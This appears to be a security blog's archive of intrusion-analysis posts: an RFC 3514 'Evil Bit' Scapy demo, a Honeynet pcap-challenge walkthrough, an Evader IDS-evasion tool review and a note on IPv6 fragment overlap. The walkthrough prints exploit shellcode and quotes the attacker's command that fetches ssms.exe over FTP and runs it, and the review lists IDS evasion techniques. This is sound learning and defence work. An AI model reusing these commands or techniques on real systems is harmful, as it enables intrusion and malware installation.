Category Archives: Intrusion Analysis

The Evil Bit

IPv4headerIt was 10 years ago that the Internet Engineering Task Force (IETF) released the Request For Comments (RFC) 3514 “The Security Flag in the IPv4 Header” authored by Steve Bellovin.

This RFC brought to the Internet community what  could have been the security silver bullet. What do you mean? Well, due to the fact that security devices like firewalls, intrusion detection systems, proxies and others have a hard time trying to determine if a packet has malicious intent or is rather normal. Steve Bellovin came up with the idea of creating the Evil bit, taking advantage of the unused high-order bit of the IP Flags field.

Very simple mechanism! Consider this: benign packets should have the Evil Bit set to 0 and those that have malicious intent will have the Evil Bit set to 1.

How does it work? When using offensive tools or crafting packets with malicious intent. The software or the attacker must set the Evil bit. For example fragments that are dangerous must have the Evil bit set. When executing a port scanning if the intent is malicious the Evil bit should be set. When sending an exploit via Metasploit the Evil bit should be set and the list goes on. On the other hand if the packets don’t have malicious intent the bit should not be set.

How should the security systems process such packets?

When processing packets, devices such as firewall should check the Evil Bit. If it is set they must drop all packets. If the Evil bit if off the packets must not be dropped.

Wonderful idea, but for those who don’t know the RFC was released on the April Fools’ Day. The Evil bit RFC was published on 1st April of 2003. Like many others, this has been another humorous RFC. Humorous Request for Comments have been around for quite some time and is a good read if you have time and want to laugh.
Apart of the Evil bit one that is really hilarious is the RFC 5841 which proposes a TCP option to denote packet mood. For example happy packets which are happy because they received their ACK return packet within less than 10ms. Or the Sad Packets which are sad because they faced retransmission rates greater than 20% of all packets sent in a session. If you want to read more the Wikipedia as its complete list here or the book “The Complete April Fools’ Day RFC“.

Humor apart and for the sake of curiosity you could try to determine if any system process or reply to such packets. I used Scapy which is a powerful packet crafting and manipulation tool. It is written in python and let’s see how could we generate a TCP Syn packet with the Evil Bit set.

Before creating the packet lets just refresh our knowledge about the IP Flags field. In the IP header there 3 bits used for flags and according to the RFC 791:

Bit 0: reserved, must be zero
Bit 1: (DF) 0 = May Fragment, 1 = Don’t Fragment.
Bit 2: (MF) 0 = Last Fragment, 1 = More Fragments.

The normal combinations used with Fragmentation flags are shown in the following table:

MF Bit Frag Offset Meaning
Not Set Zero Not Fragmented
Set Zero First Fragment
Set Non Zero Middle Fragment
Not Set Non Zero Last Fragment

In our case we want to generate a packet that has the highest order bit of the FlaView Postgs field set i.e. Evil Bit.

Which according to the RFC is reserved and must be set zero. However, we will use Scapy to craft a packet that has the Evil bit set with a fragment offset of zero and send it trough the wire and capture it using tcpdump.

#cat myevilpacket.py
#!/usr/bin/python
from scapy.all import *

ip=IP(src="192.168.1.121", dst="192.168.1.2", flags=4, frag=0)
tcpsyn=TCP(sport=1500, dport=80, flags="S", seq=4096)
send(ip/tcpsyn)

# python myevilpacket.py

I will leave the Scapy explanation for another post but would like to briefly mention the usage of flags=4. As you could see in the IPv4 header image the IP Flags field uses 3 bits.  These 3 bits are the highest bits in the 6th byte of the IP Header.  To set the Evil bit we need to set the value to 100 in binary or 4 in hex/integer.

The following picture illustrates the packet that was captured using tcpdump when the myevilpacket.py script was invoked  You could see the Evil bit on.

Evilbit

Tagged , ,

Attack Trace – Honeynet challenges – Part 1

[This one is going to be really hands-on with bits and bytes. Hopefully, will allow you to reinforce and learn new skills about tshark and other tools. Optimistically, you can use this skills on your day to day job when doing Intrusion Detection and Analysis. I learned quite some stuff. If you are willing to devote some extra neurons and practice your intrusion detection and analysis skills, go for it. I runned the analysis on a backtrack linux distro.]

Honeynet is a security research organization, non-profit, dedicated to investigating attacks. This organization has been around for more than one decade. The cool stuff is that they provide Challenges to give you the opportunity to analyze these attacks, practice your skills, learn new tools and share your findings. Honeynet claim that these attacks are from real hacks which makes it even more fun.

On 18 Jan. 2010 Honeynet Project released a challenge called “pcap attack trace” with the goal to investigate a network attack. This is the one I will focus today. The packet capture can be found here. Of course the solutions and write ups are available so don’t spoil yourself too much. The question 8 for me was the most difficult and still need to learn more about the topic.

1. Which systems (i.e. IP addresses) are involved?
Powerful tshark tool to run in quite mode (-q) and print the hosts tree statistics (-z ip_hosts,tree) from the pcap file will give you the IP addresses involved.
$tshark -r attack-trace.pcap -q -z ip_hosts,tree

2. What can you find out about the attacking host (e.g., where is it located)?
Other than using whois you can also use tshark with “-R” to apply visualization filters like you do in wireshark. Plus the “-T fields” wich allows to display only the contents of the selected field in this case “smb.native_os” which exists under SMB protocol and specifies the OS. Then pipe the contents of it into “uniq”
$tshark -r attack-trace.pcap -R ‘ip.src==98.114.205.102’ -T fields -e smb.native_os | uniq -c

3. How many TCP sessions are contained in the dump file?
Print the statistics about TCP conversations from pcap. which show 5 TCP sessions.
$tshark -r attack-trace.pcap -q -z conv,tcp -nn

4. How long did it take to perform the attack?
Tshark with “-t” will print the elapsed value in seconds. The last packet will show how long it took. Aprox. 16s
$tshark -r attack-trace.pcap -t r | tail -n 1

5. Which operating system was targeted by the attack? And which service? Which vulnerability?
Troughout the analysis you can see that OS is Windows XP, Service is Microsoft DS and Vulnerability is MS04-11.

7. What specific vulnerability was attacked?
Analyze the pcap file with Snort using default configuration file and log the output in full mode. This will give you good details about it.
$ sudo snort -r attack-trace.pcap -c /etc/snort/snort.conf -l /tmp/ -A full
$ cat /tmp/alert

[**] [1:2514:7] NETBIOS SMB-DS DCERPC LSASS DsRolerUpgradeDownlevelServer exploit attempt [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
04/19-22:28:30.172468 98.114.205.102:1828 -> 192.150.11.111:445
TCP TTL:113 TOS:0x0 ID:15421 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x8CFFA9C Ack: 0x5BD511D9 Win: 0xF7D6 TcpLen: 20
[Xref => http://www.microsoft.com/technet/security/bulletin/MS04-011.mspx%5D%5BXref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=2003-0533%5D%5BXref => http://www.securityfocus.com/bid/10108%5D

8. What actions does the shellcode perform? Pls list the shellcode.
This is the difficult one. I must admit it goes beyond my current skills and will need more time to learn. I needed some help and used the exisiting writeups for guidance. Basically, if you look closer to the capture, especially the stream 1, some of the packets look suspicious due the NOP slides (0x90) throughout the packets. This instructions are common in buffer overflow exploits and others. The “-x” prints the hex and ASCII, the “-V” its for verbose output.
$tshark -r attack-trace.pcap -R ‘tcp.stream == 1’ –x
$tshark -r attack-trace.pcap -R ‘frame.number==29’ –xV
(..)
00c0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 …………….
00d0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 …………….
00e0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 …………….
00f0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 …………….
0100 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 …………….
0110 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 …………….
0120 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 …………….
0130 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 …………….
0140 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 …………….
0150 90 90 eb 10 5a 4a 33 c9 66 b9 7d 01 80 34 0a 99 ….ZJ3.f.}..4..
(..)

Ok, so we want to extract just the interesting data from frame 29 which represents the shellcode.
$tshark -r attack-trace.pcap -R ‘frame.number==29’ -T fields -e tcp.data
(..) 90:90:90:90:90:90:90:90:90:90:90:90:90:90:90:90:90:90:90:90:90:90:90:90:90 (..)

Now we can try to get more information about. For example pipe the extract of “tcp.data” from frame 29 into “sed” to substitute the “:” with “\x”. Then will be in a format readable by the disasembler ndisasm. The ndisasm will disassemble the binary in 32bit fashion. On the output you can see that the shellcode starts with xor instruction and trough out the list you find that the shellcode is encoded using XOR.

$tshark -r attack-trace.pcap -R ‘frame.number==29’ -T fields -e tcp.data | sed ‘s/:/\\x/g’ | ndisasm -b 32 –
(..)
00000000 3030 xor [eax],dh
00000002 5C pop esp
00000003 7830 js 0x35
00000005 305C7830 xor [eax+edi*2+0x30],bl
00000009 635C7866 arpl [eax+edi*2+0x66],bx
0000000D 345C xor al,0x5c
(..)

To decode XOR you can do similar extract but now pipe the tcp.data into “xxd”. xxd with “-r -p” will allow to reverse hex into binary using postscript output.
$tshark -r attack-trace.pcap_ -R ‘frame.number==29’ -T fields -e tcp.data | xxd -r -p | xxd
(..)
0000110: 9090 9090 9090 9090 9090 9090 eb10 5a4a …………..ZJ
0000120: 33c9 66b9 7d01 8034 0a99 e2fa eb05 e8eb 3.f.}..4……..
0000130: ffff ff70 9598 9999 c3fd 38a9 9999 9912 …p……8…..
(..)

Finally if you pipe the contents of the binary into the disasembler you will have the shellcode instructions. But now decoded. This was how far I could go with time limitations.
$tshark -r attack-trace.pcap -R ‘frame.number==29’ -T fields -e tcp.data | xxd -r -p | ndisasm -b 32 –

(..)
0000011C EB10 jmp short 0x12e
0000011E 5A pop edx
0000011F 4A dec edx
00000120 33C9 xor ecx,ecx
00000122 66B97D01 mov cx,0x17d
00000126 80340A99 xor byte [edx+ecx],0x99
(..)

9. Do you think a Honeypot was used to pose as a vulnerable victim? Why?
If you use passive fingerprinting analysis into the pcap it will tell you that the victim is running Linux, however it has a microsoft vulnerability. We can assume that its a honeypot.

$ sudo p0f -s attack-trace.pcap  ‘src 192.150.11.111’
p0f – passive os fingerprinting utility, version 2.0.8
(C) M. Zalewski <lcamtuf@dione.cc>, W. Stearns <wstearns@pobox.com>
p0f: listening (SYN) on ‘attack-trace.pcap_’, 262 sigs (14 generic, cksum 0F1F5CA2), rule: ‘src 192.150.11.111’.
192.150.11.111:36296 – Linux 2.6 (newer, 3) (up: 11265 hrs)
-> 98.114.205.102:8884 (distance 0, link: ethernet/modem)
[+] End of input file.

10. Was there malware involved? Whats the name of the malware? (We are not looking for a detailed malware analysis for this challenge).
There is extra file downloaded using FTP after the compromise of the system. You can see on stream 2 and 3 details about it.

$tshark -r attack-trace.pcap -R ‘tcp.stream==2’ -T fields -e data.text

echo open 0.0.0.0 8884 > o&echo user 1 1 >> o &echo get ssms.exe >> o &echo quit >> o &ftp -n -s:o &del /F /Q o &ssms.exe\x0d\x0a
ssms.exe\x0d\x0a

$ tshark -r attack-trace.pcap -R ‘tcp.stream==3’ -T fields -e data.text

220 NzmxFtpd 0wns j0\x0a
USER 1\x0d\x0a
331 Password required\x0a
PASS 1\x0d\x0a
230 User logged in.\x0a
SYST\x0d\x0a
215 NzmxFtpd\x0a
TYPE I\x0d\x0a
200 Type set to I.\x0a
PORT 192,150,11,111,4,56\x0d\x0a
200 PORT command successful.\x0a
RETR ssms.exe\x0d\x0a
150 Opening BINARY mode data connection\x0a
QUIT\x0d\x0a
226 Transfer complete.\x0a
221 Goodbye happy r00ting.\x0a

Other than that, on stream4 there is a Windows executable that is easily identified by its file signature (magic number) wich contains “MZ” string. There are a variety of tools to extract and do carving of pcap files. I used “foremost”  to extract it.

$ foremost -i attack-trace.pcap
Processing: attack-trace.pcap
|*|

$ ls output/exe/
00000021.exe
$ file output/exe/00000021.exe
output/exe/00000021.exe: PE32 executable for MS Windows (GUI) Intel 80386 32-bit

Finally you can download Clamav (Sourcefile opensource AV) into your system and scan the executable file.

$ sudo apt-get install clamav clamac-freshclam
$clamscan output/exe/00000021.exe
00000021.exe: Trojan.SdBot-9861 FOUND.

Tagged ,

Evader


Evader is a tool produced by Stonesoft which provides a ready-made test lab to test IP evasion techniques. Stonesoft claims that this tool should be used to test your network security solutions effectiveness against the protection and detection of threats. Other than marketing and hype, Stonesoft as always provided innovative solutions in the network security market. You might remember the old days of Stonebeat Full cluster software that was used by vendors like Checkpoint to create high availability and load sharing scenarios.


The evader tool has the ability to test IP evasion techniques against two vulnerabilities: CVE-2004-1315 and CVE-2008-4250. For the first one, the tool has available 24 evasion methods which 9 are at application layer, 2 at network layer and 13 at the transport layer. The test lab cover CVE-2004-1315 and it can be easily downloaded and deployed using VMware. The documentation is clear and provides step-by-step guidance.

Essentially, the virtual machine contains an installed Linux, Apache, MySQL, Php and as deployed the PHP Bulletin Board version 2.0.10. This application is vulnerable to CVE-2004-1315. The Santy worm back in 2004 used this vulnerability to abuse and deface websites.

In the tested version of evader the available evasion technques are:

http_header_lws – HTTP header linear whitespace
http_known_user_agent – HTTP known user agent
http_request_line_separator – HTTP request line separator
http_request_method – HTTP request method
http_request_pipelined – HTTP request pipelined
http_url_absolute – HTTP URL absolute
http_url_dummypath – HTTP dummy paths
http_url_encoding – HTTP URL encoding
http_version – HTTP request version
ipv4_frag – IPv4 fragmentation
ipv4_opt – IPv4 options
tcp_chaff – TCP Chaff
tcp_initialseq – TCP initial sequence number
tcp_inittsopt – TCP timestamp option settings
tcp_nocwnd – Disable TCP congestion avoidance
tcp_nofastretrans – Disable TCP fast retransmit
tcp_order – TCP segment order
tcp_overlap – TCP segment overlap
tcp_paws – TCP PAWS elimination
tcp_recv_window – TCP receive window
tcp_seg – TCP segmentation
tcp_timewait – TCP TIME-WAIT decoys
tcp_tsoptreply – TCP timestamp echo reply modifications
tcp_urgent – TCP urgent data


I decided to take a deeper look and downloaded the evader version 0.9.8.557. After that created a small lab to test the tool against the Checkpoint product with Firewall and IPS blade enable. Mainly, I created an account on Checkpoint User Center and requested a trial license of 15 days and downloaded the ISO image of Checkpoint R75.40 with software blades. Installed the system as Security Gateway and Security Management Server. Configured IP addressing, rules and routing to suit test scenario. The lab setup wouldn’t take long if you are familiar with Vmware and Checkpoint.




Interesting is that, either default or recommended IPS profile from Checkpoint R75.40 does not catch the attack used against CVE-2004-1315. I used evader and metasploit. Looking deeper at signatures from Checkpoint Web Intelligence – Malicious codes – General HTTP worm catchers, the signature that eventually should catch this attack is called Sanity.A Worm. However, the regular expression available for this attack needs to be adjusted.  After that the attack is successful detected and/or prevented. From the moment that the security solution detects  the attack we can start using the evasion techniques to test its effectiveness. In this case, after having the signature configured properly on the Checkpoint IPS the evasion techniques I tried (time limitation was a factor) were all detected/prevented. With an overall protection score of 98.3% on the NSS labs report that would be the expected result.

Understanding threats, identify their causes and implement effective countermeasures takes time but will help you reducing risk and exposure. With this I mean that its generally worth doing your assessment and use this kind of tools against the security products that protect you assets to have a better understanding of the technical advantages and drawbacks. Security companies want to make you think you are as secure as possible and that eventually provides you a false sense of security.

If you are interested in intrusion analysis and/or configuring IDS/IPS systems. If you would like to have a peek behind the scenes on how the packets look like when crafted with  evasion techniques such as fragmentation attacks or obfuscation. Then evader is definitely a good start. The tool illustrates quite well a significant amount of attack vectors. You can use it to complement frameworks like Metasploit to learn or reinforce skills about evasion techniques.

[2017-02-10]: The Evader tool is no longer available but I kept a copy here: Evader, for the ones that are interested in playing with it.

In addition to this write up, the following references will give all you need to acquire more knowledge about Intrusion Detection Evasion:

Insertion Evasion and Denial of Service Eluding Network Intrusion Detection
Ptacek & Newsham, 1998

The Base-Rate Fallacy and its Implications for the Difficulty of Intrusion Detection
Stefan Axelsson, 1999

A Strict Anomoly Detection Model for IDS
sasha / beetle, 2000

Network Intrusion Detection: Evasion, Traffic Normalization, and End-to-End Protocol Semantics
Handley & Paxton, 2001

IDS Evasion Techniques and Tactics
Kevin Timm, 2002

Combining Evasion Techniques to Avoid Network Intrusion Detection Systems
Gorton & Champion, 2003

Intrusion Detection System (IDS) Evasion
VeriSign, 2006

Thermoptic Camouflage: Total IDS Evasion
Caswell & Moore, 2006

Metasploitation
HD Moore, CanSecWest 2006

How to test an IPS
Renaud Bidou,2006

Networks Environment Detection of DDoS and IDS Evasion Attacks in a High-Speed
Oh, Park Jang & Jeon, 2007

Advanced Evasion Techniques: New Methods and Combinatorics for Bypassing Intrusion Prevention Technologies
Boltz Jalava & Walsh, 2010

Active Mapping : Resisting NIDS Evasion without Altering Traffic
Umesh Shankar, Vern Paxson

Intrusion Detection FAQ: How does Fragroute evade NIDS detection?
Michael Holstein

Tagged , , , ,

Overlapping IPv6 Fragments

Antonios Atlasis is an independed IT security analyst who just recently joined the Centre for Strategic Cyberspace + Security Science non-profit organization. This year he released a paper called “Attacking IPv6 Implementation Using Fragmentation“. If you are interested in the security issues that arise from IP packets fragmentation then you should read it. It describes how it can be used by attackers to elude intrusion detection systems. It also includes PoC produced with Scapy tool. Eventually, one of the results of this research is the fresh CVE-2012-4444.

Worth to note is that IETF released a standard RFC number 5722 about this topic back in December 2009. On this RFC, Suresh Krishnan from the IPv6 working group, clearly states that IPv6 specification should prevent overlapping fragments. We should clearly see adoption of this RFC by the security industry in the future.

Attacks via IP packet fragmentation are not new and they were very well documented in January 1998 by Thomas Ptacek and Timothy Newsham on the landmark paper on this topic called “Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection”. Based on this paper Dug Song released a tool called fragrouter and later fragroute which implemented the techniques described in that paper. But that’s a different story and It’s my intention to write more about this topic in a near future because it’s still being discussed today.

Tagged , ,